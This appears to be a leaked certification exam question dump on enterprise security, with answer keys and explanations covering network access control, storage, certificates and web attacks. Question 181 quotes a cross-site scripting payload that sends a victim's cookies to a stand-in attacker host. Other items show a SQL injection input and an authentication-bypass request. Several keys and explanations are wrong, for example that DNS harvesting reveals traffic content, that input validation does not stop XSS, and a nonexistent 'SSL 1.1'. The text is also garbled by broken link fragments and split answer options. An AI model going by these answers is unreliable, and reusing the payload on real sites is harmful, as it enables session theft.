- E. Ensure cryptography modules are kept up to date from vendor supplying the

Answer: C

**NEW QUESTION 141**

After a large organization has completed the acquisition of a smaller company, the smaller company must implement new host-based security controls to connect its employees' devices to the network. Given that the network requires 802.1X EAP-PEAP to identify and authenticate devices, which of the following should the security administrator do to integrate the new employees' devices into the network securely?

- A. Distribute a NAC client and use the client to push the company's private key to all the new devices.
- B. Distribute the device connection policy and a unique public/private key pair to each new employee's device.
- C. Install a self-signed SSL certificate on the company's RADIUS server and distribute the certificate's public key to all new client devices.
- D. Install an 802.1X supplicant on all new devices and let each device generate a self-signed certificate to use for network access.

Answer: D

**NEW QUESTION 143**

During the decommissioning phase of a hardware project, a security administrator is tasked with ensuring no sensitive data is released inadvertently. All paper records are scheduled to be shredded in a crosscut shredder, and the waste will be burned. The system drives and removable media have been removed prior to e-cycling the hardware.

Which of the following would ensure no data is recovered from the system drives once they are disposed of?

- A. Overwriting all HDD blocks with an alternating series of data.
- B. Physically disabling the HDDs by removing the drive head.
- C. Demagnetizing the hard drive using a degausser.
- D. Deleting the UEFI boot loaders from each HD

**Answer: C**

#### NEW QUESTION 145

A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the most likely cause?

- A. Attackers are running reconnaissance on company resources.
- B. An outside command and control system is attempting to reach an infected system.
- C. An insider trying to exfiltrate information to a remote network.
- D. Malware is running on a company system

**Answer: B**

#### NEW QUESTION 146

A cybersecurity analyst is hired to review the security posture of a company. The cybersecurity analyst notices a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

- A. Increase the company's bandwidth.
- B. Apply ingress filters at the routers.
- C. Install a packet capturing tool.
- D. Block all SYN packets

**Answer: B**

#### NEW QUESTION 150

An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing a vulnerability scan result from a recent web server scan.

Portions of the scan results are shown below: Finding# 5144322

First time detected 10 nov 2015 09:00 GMT\_0600

Last time detected 10 nov 2015 09:00 GMT\_0600

CVSS base: 5

Access path: <http://myorg.com/maillinglist.htm>

Request: GET <http://maillinglist.aspx?content=volunteer> Response: C:\Documents\MarySmith\maillinglist.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

- A. Response: C:\Documents\marysmith\maillinglist.pdf
- B. Finding#5144322
- C. First Time detected 10 nov 2015 09:00 GMT\_0600
- D. Access path: <http://myorg.com/maillinglist.htm>
- E. Request: GET <http://myorg.com/maillinglist.aspx?content=volunteer>

**Answer: A**

#### NEW QUESTION 153

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the new vulnerability, it was determined that the web services providing are being impacted by this new threat. Which of the following data types are MOST likely at risk of exposure based on this new threat? (Select TWO)

- A. Cardholder data
- B. intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer: AC**

#### NEW QUESTION 157

The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The security analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reactions, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following actions should the analyst take?

- A. Reschedule the automated patching to occur during business hours.
- B. Monitor the web application service for abnormal bandwidth consumption.
- C. Create an incident ticket for anomalous activity.
- D. Monitor the web application for service interruptions caused from the patching

**Answer: C**

**NEW QUESTION 162**

An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

- A. Log review
- B. Service discovery
- C. Packet capture
- D. DNS harvesting

**Answer: D**

**NEW QUESTION 167**

The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancements to the company's cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

- A. OSSM
- B. NIST
- C. PCI
- D. OWASP

**Answer: B**

**NEW QUESTION 172**

An investigation showed a worm was introduced from an engineer's laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to a company policy and technical controls. Which of the following would be the MOST secure control implement?

- A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
- B. Implement role-based group policies on the management network for client access.
- C. Utilize a jump box that is only allowed to connect to client from the management network.
- D. Deploy a company-wide approved engineering workstation for management acces

**Answer: A**

**NEW QUESTION 176**

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

- A. vTPM
- B. HSM
- C. TPM
- D. INE

**Answer: A**

**Explanation:**

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

Incorrect Answers:

B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. This solution would require hardware pass-through.

C: A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus. Virtual machines cannot access a hardware TPM.

D: INE (intelligent network element) is not used for storing cryptographic keys. References:

[https://en.wikipedia.org/wiki/Hardware\\_security\\_module](https://en.wikipedia.org/wiki/Hardware_security_module) [http://HYPERLINK](#)

"[http://researcher.watson.ibm.com/researcher/view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)"researcher.watson.ibm.co m/researcher/HYPERLINK

"[http://researcher.watson.ibm.com/researcher/view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)"view\_group.php?id=2850

**NEW QUESTION 178**

A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network.

Which of the following is the BEST course of action?

- A. Investigate the network traffic and block UDP port 3544 at the firewall
- B. Remove the system from the network and disable IPv6 at the router
- C. Locate and remove the unauthorized 6to4 relay from the network
- D. Disable the switch port and block the 2001::/32 traffic at the firewall

**Answer: A**

**Explanation:**

The 2001::/32 prefix is used for Teredo tunneling.

Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts that are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers.

Teredo provides IPv6 (Internet Protocol version 6) connectivity by encapsulating IPv6 datagram packets within IPv4 User Datagram Protocol (UDP) packets. Teredo routes these datagrams on the IPv4 Internet and through NAT devices. Teredo nodes elsewhere on the IPv6 network (called Teredo relays) receive the packets, decapsulate them, and pass them on. The Teredo server listens on UDP port 3544.

Teredo clients are assigned an IPv6 address that starts with the Teredo prefix (2001::/32).

In this question, the BEST course of action would be to block UDP port 3544 at the firewall. This will block the unauthorized communication. You can then investigate the traffic within the network. Incorrect Answers:

B: Disabling IPv6 at the router will not help if the IPv6 traffic is encapsulated in IPv4 frames using Teredo. The question also states that there is no IPv6 routing into or out of the network.

C: 6to4 relays work in a similar way to Teredo. However, the addresses used by 6to4 relays start with 2002:: whereas Teredo addresses start with 2001. Therefore, a 6to4 relay is not being used in this question so this answer is incorrect.

D: This question is asking for the BEST solution. Disabling the switch port would take the system connected to it offline and blocking traffic destined for 2001::/32 at the firewall would prevent inbound Teredo communications (if you block the traffic on the inbound interface). However, blocking port UDP 3544 would suffice and investigating the traffic is always a better solution than just disconnecting a system from the network.

References: [https://en.wikipedia.org/wiki/Teredo\\_tunneling](https://en.wikipedia.org/wiki/Teredo_tunneling)

"[https://en.wikipedia.org/wiki/Teredo\\_tunneling](https://en.wikipedia.org/wiki/Teredo_tunneling)"org/wiki/Teredo\_tun[HYPERLINK](https://en.wikipedia.org/wiki/Teredo_tunneling) "[https://en.wikipedia.org/wiki/Teredo\\_tunneling](https://en.wikipedia.org/wiki/Teredo_tunneling)"neling

#### NEW QUESTION 181

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='' + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + '';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

- A. WAF
- B. Input validation
- C. SIEM
- D. Sandboxing
- E. DAM

**Answer: A**

#### Explanation:

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based

service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day exploits, impersonation and known vulnerabilities and attackers.

Incorrect Answers:

B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.

C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.

D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.

References:

<http://searchsecurity.techtarget.com/definition/Web-application>[HYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"](http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF)-firewall-WAF

#### NEW QUESTION 184

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

- A. Replicate NAS changes to the tape backups at the other datacenter.
- B. Ensure each server has two HBAs connected through two routes to the NAS.
- C. Establish deduplication across diverse storage paths.
- D. Establish a SAN that replicates between datacenters.

**Answer: D**

#### Explanation:

A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.

Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site. Incorrect Answers:

A: Replicating NAS changes to the tape backups at the other datacenter would result in a copy of the NAS data in the backup datacenter. However, the data will be stored on tape. In the event of a disaster, you would need another NAS to restore the data to.

B: Ensuring that each server has two routes to the NAS is not a viable solution. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

C: Deduplication is the process of eliminating multiple copies of the same data to save storage space. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

References:

<http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication>" chdisasterrecovery.tHYPERLINK  
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cation

**NEW QUESTION 185**

select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson  
Which of the following types of attacks is the user attempting?

- A. XML injection
- B. Command injection
- C. Cross-site scripting
- D. SQL injection

**Answer: D**

**Explanation:**

The code in the question is SQL code. The attack is a SQL injection attack.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.

B: Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.

C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.

References: [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

**NEW QUESTION 190**

A security administrator wants to deploy a dedicated storage solution which is inexpensive, can natively integrate with AD, allows files to be selectively encrypted and is suitable for a small number of users at a satellite office. Which of the following would BEST meet the requirement?

- A. SAN
- B. NAS
- C. Virtual SAN
- D. Virtual storage

**Answer: B**

**Explanation:**

A NAS is an inexpensive storage solution suitable for small offices. Individual files can be encrypted by using the EFS (Encrypted File System) functionality provided by the NTFS file system.

NAS typically uses a common Ethernet network and can provide storage services to any authorized devices on that network.

Two primary NAS protocols are used in most environments. The choice of protocol depends largely on the type of computer or server connecting to the storage. Network File System (NFS) protocol usually used by servers to access storage in a NAS environment. Common Internet File System (CIFS), also sometimes called Server Message Block (SMB), is usually used for desktops, especially those running Microsoft Windows.

Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With Active Directory

integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.

Incorrect Answers:

A: A SAN is expensive compared to a NAS and is more suitable for enterprise storage for larger networks.

C: A Virtual SAN is the combined local storage of multiple hypervisor servers (VMware ESXi for example) to create one virtual storage pool. This is not the best solution for a small office.

D: Virtual storage is storage presented by an underlying SAN or group of servers. This is not the best solution for a small office.

References:

<http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/>"tp://infrastructuretechnoloHYPERLINK  
"http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soupstorage/" gypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/

**NEW QUESTION 193**

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

- A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
- B. A DLP gateway should be installed at the company border.
- C. Strong authentication should be implemented via external biometric devices.
- D. Full-tunnel VPN should be required for all network communication.
- E. Full-drive file hashing should be implemented with hashes stored on separate storage.
- F. Split-tunnel VPN should be enforced when transferring sensitive dat

**Answer: BD**

**Explanation:**

Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.

Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.

DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.

Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.

Incorrect Answers:

A: This question is asking which of the following additional controls **MUST** be implemented to minimize the risk of data leakage. Implementing a full system backup does not minimize the risk of data leakage.

C: Strong authentication implemented via external biometric devices will ensure that only authorized people can access the network. However, it does not minimize the risk of data leakage.

E: Full-drive file hashing is not required because we already have full drive encryption.

F: Split-tunnel VPN is used when a user is remotely accessing the network. Communications with company servers go over a VPN whereas private communications such as web browsing does not use a VPN. A more secure solution is a full tunnel VPN.

References:

<http://whatis.techtarget.com/defHYPERLINK> "<http://whatis.techtarget.com/definition/data-lossprevention-DLP>"inition/data-loss-prevention-DLP

#### NEW QUESTION 195

An administrator is tasked with securing several website domains on a web server. The administrator elects to secure [www.example.com](http://www.example.com), [mail.example.org](mailto:mail.example.org), [archive.example.com](http://archive.example.com), and [www.example.org](http://www.example.org) with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

- A. Intermediate Root Certificate
- B. Wildcard Certificate
- C. EV x509 Certificate
- D. Subject Alternative Names Certificate

**Answer: D**

#### Explanation:

Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate. When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.

Incorrect Answers:

A: An Intermediate Root Certificate is used to trust an intermediate CA (Certification Authority). The Intermediate root CA can issue certificates but the Intermediate Root Certificate itself cannot be used to secure multiple domains on a web server.

B: A wildcard certificate can be used to secure multiple domain names within the same higher level domain. For example: a wildcard certificate "\*.example.com" can secure an unlimited number of domains that end in 'example.com' such as [domain1.example.com](http://domain1.example.com), [domain2.example.com](http://domain2.example.com) etc. A wildcard certificate cannot be used to secure the domains listed in this question.

C: The certificate used to secure the domains will be an x509 certificate but it will not be a standard EV certificate. EV stands for extended validation. With a non-EV certificate, the issuing CA just ensures that you own the domains that you want to secure. With an EV certificate, further checks are carried out such as checks on your company. EV certificates take longer to issue due to the extra checks but the EV certificate provides extra guarantees to your customers that you are who you say you are. However, a standard EV certificate only secures a single domain.

#### NEW QUESTION 197

A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

- A. The X509 V3 certificate was issued by a non trusted public CA.
- B. The client-server handshake could not negotiate strong ciphers.
- C. The client-server handshake is configured with a wrong priority.
- D. The client-server handshake is based on TLS authentication.
- E. The X509 V3 certificate is expired.
- F. The client-server implements client-server mutual authentication with different certificate

**Answer: BC**

#### Explanation:

The client-server handshake could not negotiate strong ciphers. This means that the system is not configured to support the strong ciphers provided by later versions of the SSL protocol. For example, if the system is configured to support only SSL version 1.1, then only a weak cipher will be supported. The client-server handshake is configured with a wrong priority. The client sends a list of SSL versions it supports and priority should be given to the highest version it supports. For example, if the client supports SSL versions 1.1, 2 and 3, then the server should use version 3. If the priority is not configured correctly (if it uses the lowest version) then version 1.1 with its weak algorithm will be used.

Incorrect Answers:

A: If the X509 V3 certificate was issued by a non-trusted public CA, then the client would receive an error saying the certificate is not trusted. However, an X509 V3 certificate would not cause a weak algorithm.

D: TLS provides the strongest algorithm; even stronger than SSL version 3.

E: If the X509 V3 certificate had expired, then the client would receive an error saying the certificate is not trusted due to being expired. However, an X509 V3 certificate would not cause a weak algorithm.

F: SSL does not mutual authentication with different certificates. References:

<http://www.slashroot.in/uHYPERLINK> "<http://www.slashroot.in/understanding-ssl-handshakeprotocol>" nderstanding-ssl-hHYPERLINK  
"<http://www.slashroot.in/understanding-ssl-handshakeprotocol>" andshake-protocol

#### NEW QUESTION 199

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

- A. A separate physical interface placed on a private VLAN should be configured for live host operations.
- B. Database record encryption should be used when storing sensitive information on virtual servers.
- C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
- D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network

**Answer:** A

**Explanation:**

VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

Incorrect Answers:

- B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.
- C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.
- D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

**NEW QUESTION 200**

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

POST /login.aspx HTTP/1.1 Host: comptia.org

Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

- A. Remove all of the post data and change the request to /login.aspx from POST to GET
- B. Attempt to brute force all usernames and passwords using a password cracker
- C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
- D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

**Answer:** C

**Explanation:**

The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.

The text "alreadyLoggedIn=false" is saying that Ann is not already logged in.

To test whether we can bypass the authentication, we can attempt the login without the password

and we can see if we can bypass the 'alreadyloggedin' check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.

Incorrect Answers:

- A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.
- B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.
- D: We need to submit the data so we cannot toggle submit from true to false.

**NEW QUESTION 204**

An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.

Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

- A. Static and dynamic analysis is run as part of integration
- B. Security standards and training is performed as part of the project
- C. Daily stand-up meetings are held to ensure security requirements are understood
- D. For each major iteration penetration testing is performed
- E. Security requirements are story boarded and make it into the build
- F. A security design is performed at the end of the requirements phase

**Answer:** AD

**Explanation:**

SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each project iteration is typically scheduled to be completed within two weeks.

Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.

For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.

Incorrect Answers:

- B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
- C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
- E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.
- F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

References: [https://en.wikipedia.org/wiki/Static\\_program\\_analysis](https://en.wikipedia.org/wiki/Static_program_analysis)

<http://searchcio.techtarget.com/definition/Agile-projectmanagement>

**NEW QUESTION 205**

A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?

- A. Commercially available software packages are typically well known and widely available. Information concerning vulnerabilities and viable attack patterns are

never revealed by the developer to avoid lawsuits.

- B. Commercially available software packages are often widely available
- C. Information concerning vulnerabilities is often kept internal to the company that developed the software.
- D. Commercially available software packages are not widespread and are only available in limited area
- E. Information concerning vulnerabilities is often ignored by business managers.
- F. Commercially available software packages are well known and widely available
- G. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.

**Answer: B**

**Explanation:**

Commercially available software packages are often widely available. Huge companies like Microsoft develop software packages that are widely available and in use on most computers. Most companies that develop commercial software make their software available through many commercial outlets (computer stores, online stores etc).

Information concerning vulnerabilities is often kept internal to the company that developed the software. The large companies that develop commercial software packages are accountable for the software. Information concerning vulnerabilities being made available could have a huge financial cost to the company in terms of loss of reputation and lost revenues. Information concerning vulnerabilities is often kept internal to the company at least until a patch is available to fix the vulnerability.

Incorrect Answers:

A: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits. Information concerning vulnerabilities is often kept quiet at first but the information is usually made available when a patch is released to fix the vulnerability.

C: It is not true that commercially available software packages are not widespread and are only available in limited areas.

D: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are always shared within the IT community. This information is often kept internal to the company that developed the software until a patch is available.

**NEW QUESTION 207**

A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

- A. Remove contact details from the domain name registrar to prevent social engineering attacks.
- B. Test external interfaces to see how they function when they process fragmented IP packets.
- C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.
- D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

**Answer: B**

**Explanation:**

Fragmented IP packets are often used to evade firewalls or intrusion detection systems.

Port Scanning is one of the most popular reconnaissance techniques attackers use to discover services they can break into. All machines connected to a Local Area Network (LAN) or Internet run many services that listen at well-known and not so well known ports. A port scan helps the attacker find which ports are available (i.e., what service might be listening to a port).

One problem, from the perspective of the attacker attempting to scan a port, is that services listening on these ports log scans. They see an incoming connection, but no data, so an error is logged. There exist a number of stealth scan techniques to avoid this. One method is a fragmented port scan. Fragmented packet Port Scan

The scanner splits the TCP header into several IP fragments. This bypasses some packet filter firewalls because they cannot see a complete TCP header that can match their filter rules. Some packet filters and firewalls do queue all IP fragments, but many networks cannot afford the performance loss caused by the queuing.

Incorrect Answers:

A: Removing contact details from the domain name registrar does not improve the security of a network.

C: Enabling a honeynet to capture and facilitate future analysis of malicious attack vectors is a good way of gathering information to help you plan how you can defend against future attacks. However, it does not improve the security of the existing network.

D: Filter all internal ICMP message traffic does not force attackers to use full-blown TCP port scans against external network interfaces. They can use fragmented scans.

References:

<http://www.auditmypc.com/port-scanning.asp>

**NEW QUESTION 212**

An educational institution would like to make computer labs available to remote students. The labs are used for various IT networking, security, and programming courses. The requirements are: Each lab must be on a separate network segment.

Labs must have access to the Internet, but not other lab networks.

Student devices must have network access, not simple access to hosts on the lab networks. Students must have a private certificate installed before gaining access.

Servers must have a private certificate installed locally to provide assurance to the students. All students must use the same VPN connection profile.

Which of the following components should be used to achieve the design in conjunction with directory services?

- A. L2TP VPN over TLS for remote connectivity, SAML for federated authentication, firewalls between each lab segment
- B. SSL VPN for remote connectivity, directory services groups for each lab group, ACLs on routing equipment
- C. IPSec VPN with mutual authentication for remote connectivity, RADIUS for authentication, ACLs on network equipment
- D. Cloud service remote access tool for remote connectivity, OAuth for authentication, ACL on routing equipment

**Answer: C**

**Explanation:**

IPSec VPN with mutual authentication meets the certificates requirements. RADIUS can be used with the directory service for the user authentication.

ACLs (access control lists) are the best solution for restricting access to network hosts. Incorrect Answers:

A: This solution has no provision for restricting access to hosts on the lab networks. B: This solution has no provision for restricting access to hosts on the lab networks. D: This solution has no provision for restricting access to hosts on the lab networks.

**NEW QUESTION 215**

A network engineer wants to deploy user-based authentication across the company's wired and wireless infrastructure at layer 2 of the OSI model. Company policies require that users be centrally managed and authenticated and that each user's network access be controlled based on the user's role within the company. Additionally, the central authentication system must support hierarchical trust and the ability to natively authenticate mobile devices and workstations. Which of the following are needed to implement these requirements? (Select TWO).

- A. SAML
- B. WAYF
- C. LDAP
- D. RADIUS
- E. Shibboleth
- F. PKI

**Answer:** CD

**Explanation:**

RADIUS is commonly used for the authentication of WiFi connections. We can use LDAP and RADIUS for the authentication of users and devices.

LDAP and RADIUS have something in common. They're both mainly protocols (more than a database) which uses attributes to carry information back and forth. They're clearly defined in RFC documents so you can expect products from different vendors to be able to function properly together.

RADIUS is NOT a database. It's a protocol for asking intelligent questions to a user database. LDAP is just a database. In recent offerings it contains a bit of intelligence (like Roles, Class of Service and so on) but it still is mainly just a rather stupid database. RADIUS (actually RADIUS servers like FreeRADIUS) provide the administrator the tools to not only perform user authentication but also to authorize users based on extremely complex checks and logic. For instance you can allow access on a specific NAS only if the user belongs to a certain category, is a member of a specific group and an outside script allows access. There's no way to perform any type of such complex decisions in a user database.

Incorrect Answers:

A: Security Assertion Markup Language (SAML) is an XML-based, open-standard data format for exchanging authentication and authorization data between parties, in particular, between an identity provider and a service provider. It is used for authenticating users, not devices.

B: WAYF stands for Where Are You From. It is a third-party authentication provider used by websites of some online institutions. WAYF does not meet the requirements in this question.

E: Shibboleth is an open-source project that provides Single Sign-On capabilities and allows sites to make informed authorization decisions for individual access of protected online resources. It cannot perform the device authentication required in this question.

F: PKI (Public Key Infrastructure) uses digital certificates to affirm the identity of the certificate subject and bind that identity to the public key contained in the certificate. PKI does not meet the requirements in this question.

References: <https://kkalev.wordpress.com/2007/03/17/radius-vs-ldap/>

**NEW QUESTION 217**

A new piece of ransomware got installed on a company's backup server which encrypted the hard drives containing the OS and backup application configuration but did not affect the deduplication data hard drives. During the incident response, the company finds that all backup tapes for this server are also corrupt. Which of the following is the PRIMARY concern?

- A. Determining how to install HIPS across all server platforms to prevent future incidents
- B. Preventing the ransomware from re-infecting the server upon restore
- C. Validating the integrity of the deduplicated data
- D. Restoring the data will be difficult without the application configuration

**Answer:** D

**Explanation:**

Ransomware is a type of malware that restricts access to a computer system that it infects in some way, and demands that the user pay a ransom to the operators of the malware to remove the restriction.

Since the backup application configuration is not accessible, it will require more effort to recover the data.

